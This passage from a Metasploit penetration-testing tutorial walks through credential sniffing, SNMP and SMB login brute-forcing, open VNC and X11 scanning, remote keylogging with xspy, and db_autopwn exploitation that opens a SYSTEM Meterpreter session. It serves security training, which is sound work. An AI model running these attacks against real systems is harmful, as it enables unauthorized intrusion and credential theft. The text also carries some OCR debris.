  SNAPLEN    65535            yes       The number of bytes to capture
  TIMEOUT    1                yes       The number of seconds to wait for new data
```

As you can see, the only mandatory option that requires your action is RHOST. There are also some options available, including the ability to import a PCAP capture file. We will run the scanner in its default mode.

```
msf auxiliary(psnuffle) > set RHOST 192.168.1.155
RHOST => 192.168.1.155
msf auxiliary(psnuffle) > run
[*] Auxiliary module running as background job
[*] Loaded protocol FTP from /pentest/exploits/framework3/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /pentest/exploits/framework3/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /pentest/exploits/framework3/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from /pentest/exploits/framework3/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
```

```
[*] Successful FTP Login: 192.168.1.112:21-192.168.1.101:48614 >> dookie / dookie (220
3Com 3CDaemon FTP Server Version 2.0)
```

There! We've captured a successful FTP login. This is an excellent tool for passive information gathering.

## Extending Psnuffle

Psnuffle is easy to extend due to its modular design. This section will guide through the process of developing an IRC (Internet Relay Chat) protocol sniffer (Notify and Nick messages).

### Module Location

All the different modules are located in data/exploits/psnuffle. The names are corresponding to the protocol names used inside psnuffle. To develop our own module, we take a look at the important parts of the existing pop3 sniffer module as a template.

```
Pattern definitions:
self.sigs = {
:ok => /^(+OK[^n]*)n/si,
:err => /^(-ERR[^n]*)n/si,
:user => /^USERs+([^n]+)n/si,
:pass => /^PASSs+([^n]+)n/si,
:quit => /^(QUITs*[^n]*)n/si }
```

This section defines the expression patterns which will be used during sniffing to identify interesting data. Regular expressions look very strange at the beginning but are very powerful. In short everything within () will be available within a variable later on in the script.

```
self.sigs = {
:user => /^(NICKs+[^n]+)/si,
:pass => /b(IDENTIFYs+[^n]+)/si,}
```

For IRC this section would look like the ones above. Yeah i know not all nickservers are using IDENTIFY to send the password, but the one on freenode does. Hey its an example :-)

### Session definition

For every module we first have to define what ports it should handle and how the session should be tracked.

```
return if not pkt[:tcp] # We don't want to handle anything other than tcp
return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667) # Process only packet on
port 6667

#Ensure that the session hash stays the same for both way of communication
if (pkt[:tcp].dst_port == 6667) # When packet is sent to server
s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}")
else # When packet is coming from the server
s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}")
end
```

Now that we have a session object that uniquely consolidates info, we can go on and process packet content that matched one of the regular expressions we defined earlier.

```
case matched
when :user # when the pattern "/^(NICKs+[^n]+)/si" is matching the packet content
s[:user]=matches #Store the name into the session hash s for later use
# Do whatever you like here... maybe a puts if you need to
when :pass # When the pattern "/b(IDENTIFYs+[^n]+)/si" is matching
s[:pass]=matches # Store the password into the session hash s as well
if (s[:user] and s[:pass]) # When we have the name and the pass sniffed, print it
print "-> IRC login sniffed: #{s[:session]} >> username:#{s[:user]} password:#{s[:pass]}n"
end
sessions.delete(s[:session]) # Remove this session because we dont need to track it anymore
when nil
# No matches, don't do anything else # Just in case anything else is matching...
sessions[s[:session]].merge!({k => matches}) # Just add it to the session object
end
```

That's basically it.

## *SNMP Sweeping*

SNMP sweeps are often a good indicator in finding a ton of information about a specific system or actually compromising the remote device. If you can find a Cisco device running a private string for example, you can actually download the entire device configuration, modify it, and upload your own malicious config. Also a lot of times, the passwords themselves are level 7 encoded which means they are trivial to decode and obtain the enable or login password for the specific device.

Metasploit comes with a built in auxiliary module specifically for sweeping SNMP devices. There are a couple of things to understand before we perform our attack. First, read only and read write community strings play an important role on what type of information can be extracted or modified on the devices themselves. If you can "guess" the read-only or read-write strings you can obtain quite a bit of access you would not normally have. In addition, if Windows based devices are configured with SNMP, often times with the RO/RW community strings you can extract patch levels, services running, last reboot times, usernames on the system, routes, and various other amounts of information that is valuable to an attacker.

When querying through SNMP, there is whats called an MIB API. The MIB stands for the Management Information Base (MIB), this interface allows you to query the device and extract information. Metasploit comes loaded with a list of default MIBs that it has in its database, it uses them to query the device for more information depending on what level of access is obtained. Let's take a peek at the auxiliary module.

```
msf > search snmp
[*] Searching loaded modules for pattern 'snmp'...

Exploits
========
```

```
  Name                          Description
  ----                          -----------
  windows/ftp/oracle9i_xdb_ftp_unlock  Oracle 9i XDB FTP UNLOCK Overflow (win32)


Auxiliary
=========

  Name                   Description
  ----                   -----------
  scanner/snmp/aix_version   AIX SNMP Scanner Auxiliary Module
  scanner/snmp/community     SNMP Community Scanner

msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options

Module options (auxiliary/scanner/snmp/snmp_login):

  Name           Current Setting                                  Required  Description
  ----           ---------------                                  --------  -----------
  BATCHSIZE      256                                yes       The number of hosts to probe in
                                                                each set
  BLANK_PASSWORDS    true                           no        Try blank passwords for all users
  BRUTEFORCE_SPEED   5                              yes       How fast to bruteforce, from 0 to 5
  CHOST                                             no        The local client address
  PASSWORD                                          no        The password to test
  PASS_FILE      /opt/metasploit3/msf3/data/wordlists/snmp_default_pass.txt  no        File
                                                                containing communities, one per line
  RHOSTS                                            yes       The target address range or CIDR
                                                                identifier
  RPORT          161                                yes       The target port
  STOP_ON_SUCCESS    false                          yes       Stop guessing when a credential
                                                                works for a host
  THREADS        1                                  yes       The number of concurrent threads
  USER_AS_PASS       true                           no        Try the username as the password
                                                                for all users
  VERBOSE        true                               yes       Whether to print output for all
                                                                attempts

msf auxiliary(community) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(community) > set THREADS 10
threads => 10
msf auxiliary(community) > exploit
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6 PF:v3.5.5
PN:apc_hw02_aos_355.bin AF1:v3.5.5 AN1:apc_hw02_sumx_355.bin MN:AP9619 HR:A10
SN: NA0827001465 MD:07/01/2008) (Embedded PowerNet SNMP Agent SW v2.2
compatible)'
[*] Auxiliary module execution completed
```

As we can see here, we were able to find a community string of "public", this is most

likely read-only and doesn't reveal a ton of information. We do learn that the device is an APC Web/SNMP device, and what versions its running.

## *Creating Your Own TCP Scanner*

There are times where you may need a specific scanner, or having scan activity conducted within Metasploit would be easier for scripting purposes than using an external program. Metasploit has a lot of features that can come in handy for this purpose, like access to all of the exploit classes and methods, built in support for proxies, SSL, reporting, and built in threading. Think of instances where you may need to find every instance of a password on a system, or a scan for a custom service. Not to mention, it is fairly quick and easy to write up your own custom scanner.

Some of the many Metasploit scanner features are:

- It provides access to all exploit classes and methods
- Support is provided for proxies, SSL, and reporting
- Built-in threading and range scanning
- Easy to write and run quickly

Writing your own scanner module can also be extremely useful during security audits by allowing you to locate every instance of a bad password or you can scan in-house for a vulnerable service that needs to be patched.

We will use this very simple TCP scanner that will connect to a host on a default port of 12345 which can be changed via the module options at run time. Upon connecting to the server, it sends 'HELLO SERVER', receives the response and prints it out along with the IP address of the remote host.

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
        include Msf::Exploit::Remote::Tcp
        include Msf::Auxiliary::Scanner
        def initialize
                super(
                        'Name'           => 'My custom TCP scan',
                        'Version'        => '$Revision: 1 $',
                        'Description'    => 'My quick scanner',
                        'Author'         => 'Your name here',
                        'License'        => MSF_LICENSE
                )
                register_options(
                        [
                                Opt::RPORT(12345)
                        ], self.class)
        end

        def run_host(ip)
                connect()
                sock.puts('HELLO SERVER')
                data = sock.recv(1024)
                print_status("Received: #{data} from #{ip}")
                disconnect()
        end
```

```
end
```

We save the file into our ./modules/auxiliary/scanner/ directory as **"simple_tcp.rb"** and load up msfconsole. It's important to note two things here. First, modules are loaded at run time, so our new module will not show up unless we restart our interface of choice. The second being that the folder structure is very important, if we would have saved our scanner under ./modules/auxiliary/scanner/http/ it would show up in the modules list as **"scanner/http/simple_tcp"**.

To test this scanner, set up a netcat listener on port 12345 and pipe in a text file to act as the server response.

```
root@bt4:~/docs# nc -lnvp 12345 < response.txt
listening on [any] 12345 ...
```

Next, you select your new scanner module, set its parameters, and run it to see the results.

```
msf > use scanner/simple_tcp
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(simple_tcp) > run

[*] Received: hello metasploit from 192.168.1.101
[*] Auxiliary module execution completed
```

As you can tell from this simple example, this level of versatility can be of great help when you need some custom code in the middle of a penetration test. The power of the framework and reusable code really shines through here.

**Reporting Results**

The 'Report' mixin provides 'report_*()'. These methods depend on a database in order to operate:

- Check for a live database connection
- Check for a duplicate record
- Write a record into the table

The database drivers are now autoloaded.

```
db_driver sqlite3 (or postgres, mysql)
```

Use the 'Auxiliary::Report mixin in your scanner code.

```
include Msf::Auxiliary::Report
```

Then, call the report_note() method.

```
report_note(
:host => rhost,
:type => "myscanner_password",
:data => data
)
```

# Vulnerability Scanning

Vulnerability scanning will allow you to quickly scan a target IP range looking for known vulnerabilities, giving a penetration tester a quick idea of what attacks might be worth conducting. When used properly, this is a great asset to a pen tester, yet it is not without it's draw backs. Vulnerability scanning is well known for a high false positive and false negative rate. This has to be kept in mind when working with any vulnerability scanning software.

Lets look through some of the vulnerability scanning capabilities that the Metasploit Framework can provide.

## *SMB Login Check*

A common situation to find yourself in is being in possession of a valid username and password combination, and wondering where else you can use it. This is where the SMB Login Check Scanner can be very useful, as it will connect to a range of hosts and determine if the username/password combination can access the target.

Keep in mind, this is very "loud" as it will show up as a failed login attempt in the event logs of every Windows box it touches. Be thoughtful on the network you are taking this action on. Any successful results can be plugged into the windows/smb/psexec exploit module (exactly like the standalone tool) which can be utilized to create Meterpreter sessions.

```
msf > use auxiliary/scanner/smb/login
msf auxiliary(login) > show options

Module options:

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        445              yes       Set the SMB service port
   SMBDomain    WORKGROUP        no        SMB Domain
   SMBPass                       no        SMB Password
   SMBUser      Administrator    no        SMB Username
   THREADS      1                yes       The number of concurrent threads

msf auxiliary(login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(login) > set SMBUser victim
SMBUser => victim
msf auxiliary(login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(login) > set THREADS 50
THREADS => 50
msf auxiliary(login) > run

[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
```

```
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
[*] Auxiliary module execution completed
msf auxiliary(login) >
```

## *VNC Authentication*

The VNC Authentication None Scanner will search a range of IP addresses looking for targets that are running a VNC server without a password configured. Pretty well every administrator worth his/her salt sets a password prior to allowing inbound connections but you never know when you might catch a lucky break and a successful pen-test leaves no stone unturned.

In fact, once when doing a pentest, we came across a system on the target network with an open VNC installation. While we were documenting our findings, I noticed some activity on the system. It turns out, someone else had found the system as well! An unauthorized user was live and active on the same system at the same time. After engaging in some social engineering with the intruder, we were informed by the user they had just got into the system, and came across it as they were scanning large chunks of IP addresses looking for open systems. This just drives home the fact that intruders are in fact actively looking for this low hanging fruit, so you ignore it at your own risk.

To utilize the VNC scanner, we first select the auxiliary module, define our options, then let it run.

```
msf auxiliary(vnc_none_auth) > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        5900             yes       The target port
   THREADS      1                yes       The number of concurrent threads

msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None, free access!
[*] Auxiliary module execution completed
```

## *Open X11*

Much like the vnc_auth scanner, the Open_X11 scanner module scans a target range for X11 servers that will allow a user to connect without any authentication. Think of the devastating attack that can be conducted off of this configuration error. To operate, again we select the auxiliary module, define our options, and let it run.

```
msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    6000             yes       The target port
  THREADS  1                yes       The number of concurrent threads

msf auxiliary(open_x11) > set RHOSTS 192.168.1.1/24
RHOSTS => 192.168.1.1/24
msf auxiliary(open_x11) > set THREADS 50
THREADS => 50
msf auxiliary(open_x11) > run
[*] Trying 192.168.1.1
[*] Trying 192.168.1.0
[*] Trying 192.168.1.2
...snip...
[*] Trying 192.168.1.29
[*] Trying 192.168.1.30
[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)
[*] Trying 192.168.1.31
[*] Trying 192.168.1.32
...snip...
[*] Trying 192.168.1.253
[*] Trying 192.168.1.254
[*] Trying 192.168.1.255
[*] Auxiliary module execution completed
```

Just as an example of what we could do next, lets institute remote keylogging.

```
root@bt4:/# cd /pentest/sniffers/xspy/
root@bt4:/pentest/sniffers/xspy# ./xspy -display 192.168.1.101:0 -delay 100

ssh root@192.168.1.11(+BackSpace)37
sup3rs3cr3tp4s5w0rd
ifconfig
exit
```

## *WMAP Web Scanner*

WMAP is a feature-rich web vulnerability scanner that was originally created from a tool named SQLMap. This tool is integrated with Metasploit and allows us to conduct webapp scanning from within the Framework. We begin by first creating a new database to store our scan results in, load the **"wmap"** plugin, and run **"help"** to see what new commands are available to us.

```
msf > db_connect root:toor@localhost/wmap
msf > load wmap
[*]
========[ WMAP v0.9 ]=========
= ET  et [  ] metasploit.com =
==============================
[*] Successfully loaded plugin: wmap
msf > help
```

```
Wmap Commands
=============

    Command             Description
    -------             -----------
    wmap_attack         Crawl and Test
    wmap_crawl          Crawl website
    wmap_proxy          Run mitm proxy
    wmap_run            Automatically test/exploit everything
    wmap_sql            Query the database
    wmap_targets        Targets in the database
    wmap_website        List website structure
...snip...
```

Prior to running a scan, we first need to add a new target URL by passing the **"-a"** switch to **"wmap_targets"**. Afterwards, running **"wmap_targets -p"** will print out the available targets.

```
msf > wmap_targets -h
[*] Usage: wmap_targets [options]
        -h              Display this help text
        -c [url]        Crawl website (msfcrawler)
        -p              Print all available targets
        -r              Reload targets table
        -s [id]         Select target for testing
        -a [url]        Add new target

msf > wmap_targets -a http://192.168.1.204
[*] Added target 192.168.1.204 80 0
[*] Added request /
msf > wmap_targets -p
[*]    Id. Host             Port      SSL
[*]    1. 192.168.1.204     80
[*] Done.
```

Next, we select the target we wish to scan by using the **"-s"** switch. When we print out the target list again, we can see there is an arrow pointing to our selected target.

```
msf > wmap_targets -s 1
msf > wmap_targets -p
[*]    Id. Host             Port      SSL
[*] => 1. 192.168.1.204     80
[*] Done.
msf >
```

Using the **"wmap_run"** command will scan the target system. We first using the **"-t"** switch to list the modules that will be used to scan the remote system.

```
msf > wmap_run -h
[*] Usage: wmap_run [options]
        -h              Display this help text
        -t              Show all matching exploit modules
        -e [profile]    Launch profile test modules against all matched targets.
                        No profile runs all enabled modules.

msf > wmap_run -t
[*] Loaded auxiliary/scanner/http/webdav_website_content ...
```

```
[*] Loaded auxiliary/scanner/http/http_version ...
[*] Loaded auxiliary/scanner/http/webdav_scanner ...
[*] Loaded auxiliary/scanner/http/svn_scanner ...
[*] Loaded auxiliary/scanner/http/soap_xml ...
...snip...
```

All that remains now is to actually run the scan against our target URL.

```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[*] Launching auxiliary/scanner/http/webdav_website_content WMAP_SERVER against
192.168.1.204:80

[*] Found file or directory in WebDAV response (192.168.1.204) http://192.168.1.204/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Launching auxiliary/scanner/http/http_version WMAP_SERVER against 192.168.1.204:80
[*] 192.168.1.204 Microsoft-IIS/6.0
...snip...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Launching auxiliary/scanner/http/dir_listing WMAP_DIR / against 192.168.1.204:80...
[*] Scanned 1 of 1 hosts (100% complete)
msf >
```

Once the scan has finished executing, we take a look at the database to see if wmap found anything of interest.

```
msf > db_hosts -c address,svcs,vulns

Hosts
=====
address          svcs     vulns
-------          ----     -----
192.168.1.204  1          1

msf >
```

Looking at the above output, we can see that wmap has reported on 1 vulnerability. Running **"db_vulns"** will list the details for us.

```
msf > db_vulns
[*] Time: Thu Nov 25 00:50:27 UTC 2010 Vuln: host=192.168.1.204 port=80 proto=tcp
name=HTTP-TRACE-ENABLED refs=BAhbByIIQ1ZFIg4yMDA1LTMzOTg=
,BAhbByIIQ1ZFIg4yMDA1LTM0OTg=
,BAhbByIKT1NWREIiCDg3Nw==
,BAhbByIIQklEIgoxMTYwNA==
,BAhbByIIQklEIgk5NTA2
,BAhbByIIQklEIgk5NTYx

msf >
```

The vulnerability information is encoded in base64-format so we will need to decode. We can use openssl for this.


```
msf > echo "BAhbByIIQ1ZFIg4yMDA1LTMzOTg=" | openssl base64 -d
[*] exec: echo "BAhbByIIQ1ZFIg4yMDA1LTMzOTg=" | openssl base64 -d

[CVE"2005-3398
```

msf >

We can now use this information to gather further information on the reported vulnerability. As pentesters, we would want to investigate each finding further and identify if there are potential methods for attack.

## *Working With NeXpose*

With the acquisition of Metasploit by Rapid7, there is now excellent compatibility between Metasploit and the NeXpose vulnerability scanner. Rapid7 has a community edition of their scanner that is available at http://www.rapid7.com/vulnerability-scanner.jsp. After we have installed and updated NeXpose, we run a full credentialed scan against our vulnerable WinXP VM.




We create a new report in NeXpose and save the scan results in 'NeXpose Simple XML' format that we can later import into Metasploit. Next, we fire up Metasploit, create a new database, and use the 'db_import' command to auto-detect and import our scan results file.

```
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > db_import /root/report.xml
[*] Importing 'NeXpose Simple XML' data
[*] Importing host 192.168.1.161
[*] Successfully imported /root/report.xml
```

Now, running the 'db_services' and 'db_vulns' command will display the all-important vulnerability information that Metasploit now has at its disposal.

```
msf > db_services
```

Services
========

| created_at | info | name | port | proto | state | updated_at | Host | Workspace |
|---|---|---|---|---|---|---|---|---|
| 2010-08-22 18:12:03 UTC | | ntp | 123 | udp | open | 2010-08-22 18:12:03 UTC | 192.168.1.161 | default |
| 2010-08-22 18:12:05 UTC | dce | endpoint resolution | 135 | tcp | open | 2010-08-22 18:12:05 UTC | 192.168.1.161 | default |
| 2010-08-22 18:12:03 UTC | cifs | name service | 137 | udp | open | 2010-08-22 18:12:03 UTC | 192.168.1.161 | default |
| 2010-08-22 18:12:03 UTC | Windows 2000LAN Manager | cifs | 139 | tcp | open | 2010-08-22 18:12:03 UTC | 192.168.1.161 | default |
| 2010-08-22 18:12:06 UTC | | snmp | 161 | udp | open | 2010-08-22 18:12:06 UTC | 192.168.1.161 | default |
| 2010-08-22 18:12:05 UTC | Windows 2000LAN Manager | cifs | 445 | tcp | open | 2010-08-22 18:12:05 UTC | 192.168.1.161 | default |
| 2010-08-22 18:12:03 UTC | microsoft remote display protocol | | 3389 | tcp | open | 2010-08-22 18:12:03 UTC | 192.168.1.161 | default |

**msf > db_vulns**
[*] Time: 2010-08-22 18:12:00 UTC Vuln: host=192.168.1.161 name=NEXPOSE-dcerpc-ms-netapi-netpathcanonicalize-dos refs=CVE-2006-3439,NEXPOSE-dcerpc-ms-netapi-netpathcanonicalize-dos
[*] Time: 2010-08-22 18:12:01 UTC Vuln: host=192.168.1.161 name=NEXPOSE-windows-hotfix-ms06-035 refs=CVE-2006-1314,CVE-2006-1315,SECUNIA-21007,NEXPOSE-windows-hotfix-ms06-035
[*] Time: 2010-08-22 18:12:03 UTC Vuln: host=192.168.1.161 name=NEXPOSE-cifs-nt-0001 refs=CVE-1999-0519,BID-494,URL-http://www.hsc.fr/ressources/presentations/null_sessions/,NEXPOSE-cifs-nt-0001
[*] Time: 2010-08-22 18:12:03 UTC Vuln: host=192.168.1.161 name=NEXPOSE-generic-icmp-timestamp refs=CVE-1999-0524,NEXPOSE-generic-icmp-timestamp
[*] Time: 2010-08-22 18:12:05 UTC Vuln: host=192.168.1.161 port=445 proto=tcp name=NEXPOSE-windows-hotfix-ms09-001 refs=CVE-2008-4114,CVE-2008-4835,CVE-2008-4834,SECUNIA-31883,URL-http://www.vallejo.cc/proyectos/vista_SMB_write_DoS.htm,URL-http://www.zerodayinitiative.com/advisories/ZDI-09-001/,URL-http://www.zerodayinitiative.com/advisories/ZDI-09-002/,NEXPOSE-windows-hotfix-ms09-001
[*] Time: 2010-08-22 18:12:08 UTC Vuln: host=192.168.1.161 port=161 proto=udp name=NEXPOSE-snmp-read-0001 refs=CVE-1999-0186,CVE-1999-0254,CVE-1999-0472,CVE-1999-0516,CVE-1999-0517,CVE-2001-0514,CVE-2002-0109,BID-2807,NEXPOSE-snmp-read-0001
[*] Time: 2010-08-22 18:12:09 UTC Vuln: host=192.168.1.161 port=161 proto=udp name=NEXPOSE-snmp-read-0002 refs=CVE-1999-0516,CVE-1999-0517,CVE-2000-0147,BID-973,URL-ftp://ftp.sco.com/SSE/security_bulletins/SB-00.04a,URL-http://archives.neohapsis.com/archives/bugtraq/2000-02/0045.html,NEXPOSE-snmp-read-0002

We could certainly use this information to surgically attack specific vulnerabilities but since we are in our own lab environment and are not concerned about being stealthy, we will let 'db_autopwn' take full advantage of the situation.



**msf > db_autopwn -h**
[*] Usage: db_autopwn [options]

```
    -h            Display this help text
    -t            Show all matching exploit modules
    -x            Select modules based on vulnerability references
    -p            Select modules based on open ports
    -e            Launch exploits against all matched targets
    -r            Use a reverse connect shell
    -b            Use a bind shell on a random port (default)
    -q            Disable exploit module output
    -R  [rank]    Only run modules with a minimal rank
    -I  [range]   Only exploit hosts inside this range
    -X  [range] Always exclude hosts inside this range
    -PI [range] Only exploit hosts with these ports open
    -PX [range]Always exclude hosts with these ports open
    -m  [regex] Only run modules whose name matches the regex
    -T  [secs]    Maximum runtime for any exploit in seconds
```

We will tell db_autopwn to attack all targets using the vulnerabilities that are gathered in the database and watch the magic.

```
msf > db_autopwn -x -e
[*] (1/2 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi against
192.168.1.161:445...
[*] (2/2 [0 sessions]): Launching exploit/windows/smb/ms08_067_netapi against
192.168.1.161:445...
[*] (2/2 [0 sessions]): Waiting on 2 launched modules to finish execution...
[*] Meterpreter session 1 opened (192.168.1.101:42662 -> 192.168.1.161:4265) at 2010-08-
22 12:14:06 -0600
[*] (2/2 [1 sessions]): Waiting on 1 launched modules to finish execution...
[*] (2/2 [1 sessions]): Waiting on 0 launched modules to finish execution...

msf >
```

Just like that, we have a Meterpreter session opened for us!

```
msf > sessions -l

Active sessions
===============

  Id  Type         Information                    Connection
  --  ----         -----------                    ----------
  1   meterpreter  NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE  192.168.1.101:42662 ->
192.168.1.161:4265

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter >
```

## NeXpose from msfconsole

The Metasploit/NeXpose integration is not limited to simply importing scan results files. You can run NeXpose scans directly from msfconsole by first making use of the 'nexpose' plugin.

```
msf > load nexpose

 [*] NeXpose integration has been activated
[*] Successfully loaded plugin: nexpose

msf > help

NeXpose Commands
================

   Command           Description
   -------           -----------
   nexpose_activity      Display any active scan jobs on the NeXpose instance
   nexpose_connect       Connect to a running NeXpose instance ( user:pass@host[:port] )
   nexpose_disconnect    Disconnect from an active NeXpose instance
   nexpose_discover      Launch a scan but only perform host and minimal service discovery
   nexpose_dos           Launch a scan that includes checks that can crash services and
                         devices (caution)
   nexpose_exhaustive    Launch a scan covering all TCP ports and all authorized safe checks
   nexpose_scan          Launch a NeXpose scan against a specific IP range and import the
                         results
```

Before running a scan against a target, we first need to connect to our server running NeXpose by using the 'nexpose_connect' command along with the credentials for the NeXpose instance. Note that you will have to append 'ok' to the end of the connect string to acknowledge that the SSL connections are not verified.

```
msf > nexpose_connect dookie:s3cr3t@192.168.1.152
[-] Warning: SSL connections are not verified in this release, it is possible for an attacker
[-]         with the ability to man-in-the-middle the NeXpose traffic to capture the NeXpose
[-]         credentials. If you are running this on a trusted network, please pass in 'ok'
[-]         as an additional parameter to this command.
msf > nexpose_connect dookie:s3cr3t@192.168.1.152 ok
[*] Connecting to NeXpose instance at 192.168.1.152:3780 with username dookie...
msf >
```

Now that we are connected to our server, we can run a vulnerability scan right from within Metasploit.

```
msf > nexpose_discover -h
Usage: nexpose_scan [options]

OPTIONS:

   -E    Exclude hosts in the specified range from the scan
   -I    Only scan systems with an address within the specified range
   -P    Leave the scan data on the server when it completes (this counts against the
         maximum licensed IPs)
   -R    Specify a minimum exploit rank to use for automated exploitation
   -X    Automatically launch all exploits by matching reference and port after the scan
         completes (unsafe)
```

```
    -c    Specify credentials to use against these targets (format is
          type:user:pass[@host[:port]]
    -d    Scan hosts based on the contents of the existing database
    -h    This help menu
    -n    The maximum number of IPs to scan at a time (default is 32)
    -s    The directory to store the raw XML files from the NeXpose instance (optional)
    -t    The scan template to use (default:pentest-audit options:full-audit,exhaustive-
          audit,discovery,aggressive-discovery,dos-audit)
    -v    Display diagnostic information about the scanning process
    -x    Automatically launch all exploits by matching reference after the scan completes
          (unsafe)

msf > nexpose_discover 192.168.1.161
[*] Scanning 1 addresses with template aggressive-discovery in sets of 32
[*] Completed the scan of 1 addresses
msf >
```

Again, we run 'db_services' and 'db_vulns' and we can see that the results are of the same quality as those we imported via the XML file.

```
msf > db_services

Services
========

created_at           info                 name                        port  proto  state  updated_at
Host         Workspace
----------           ----                 ----                        ----  -----  -----  ----------           ----
---------
2010-08-22 18:24:28 UTC                   ntp                         123   udp    open   2010-
08-22 18:24:28 UTC  192.168.1.161  default
2010-08-22 18:24:30 UTC                   dce endpoint resolution     135   tcp    open
2010-08-22 18:24:30 UTC  192.168.1.161  default
2010-08-22 18:24:28 UTC                   cifs name service           137   udp    open
2010-08-22 18:24:28 UTC  192.168.1.161  default
2010-08-22 18:24:28 UTC  Windows 2000 LAN Manager  cifs                     139   tcp
open   2010-08-22 18:24:28 UTC  192.168.1.161  default
2010-08-22 18:24:30 UTC                   snmp                        161   udp    open   2010-
08-22 18:24:30 UTC  192.168.1.161  default
2010-08-22 18:24:30 UTC  Windows 2000 LAN Manager  cifs                     445   tcp
open   2010-08-22 18:24:30 UTC  192.168.1.161  default
2010-08-22 18:24:28 UTC                   microsoft remote display protocol  3389  tcp
open   2010-08-22 18:24:28 UTC  192.168.1.161  default

msf > db_vulns
[*] Time: 2010-08-22 18:24:25 UTC Vuln: host=192.168.1.161 name=NEXPOSE-dcerpc-ms-
netapi-netpathcanonicalize-dos refs=CVE-2006-3439,NEXPOSE-dcerpc-ms-netapi-
netpathcanonicalize-dos
[*] Time: 2010-08-22 18:24:26 UTC Vuln: host=192.168.1.161 name=NEXPOSE-windows-
hotfix-ms06-035 refs=CVE-2006-1314,CVE-2006-1315,SECUNIA-21007,NEXPOSE-
windows-hotfix-ms06-035
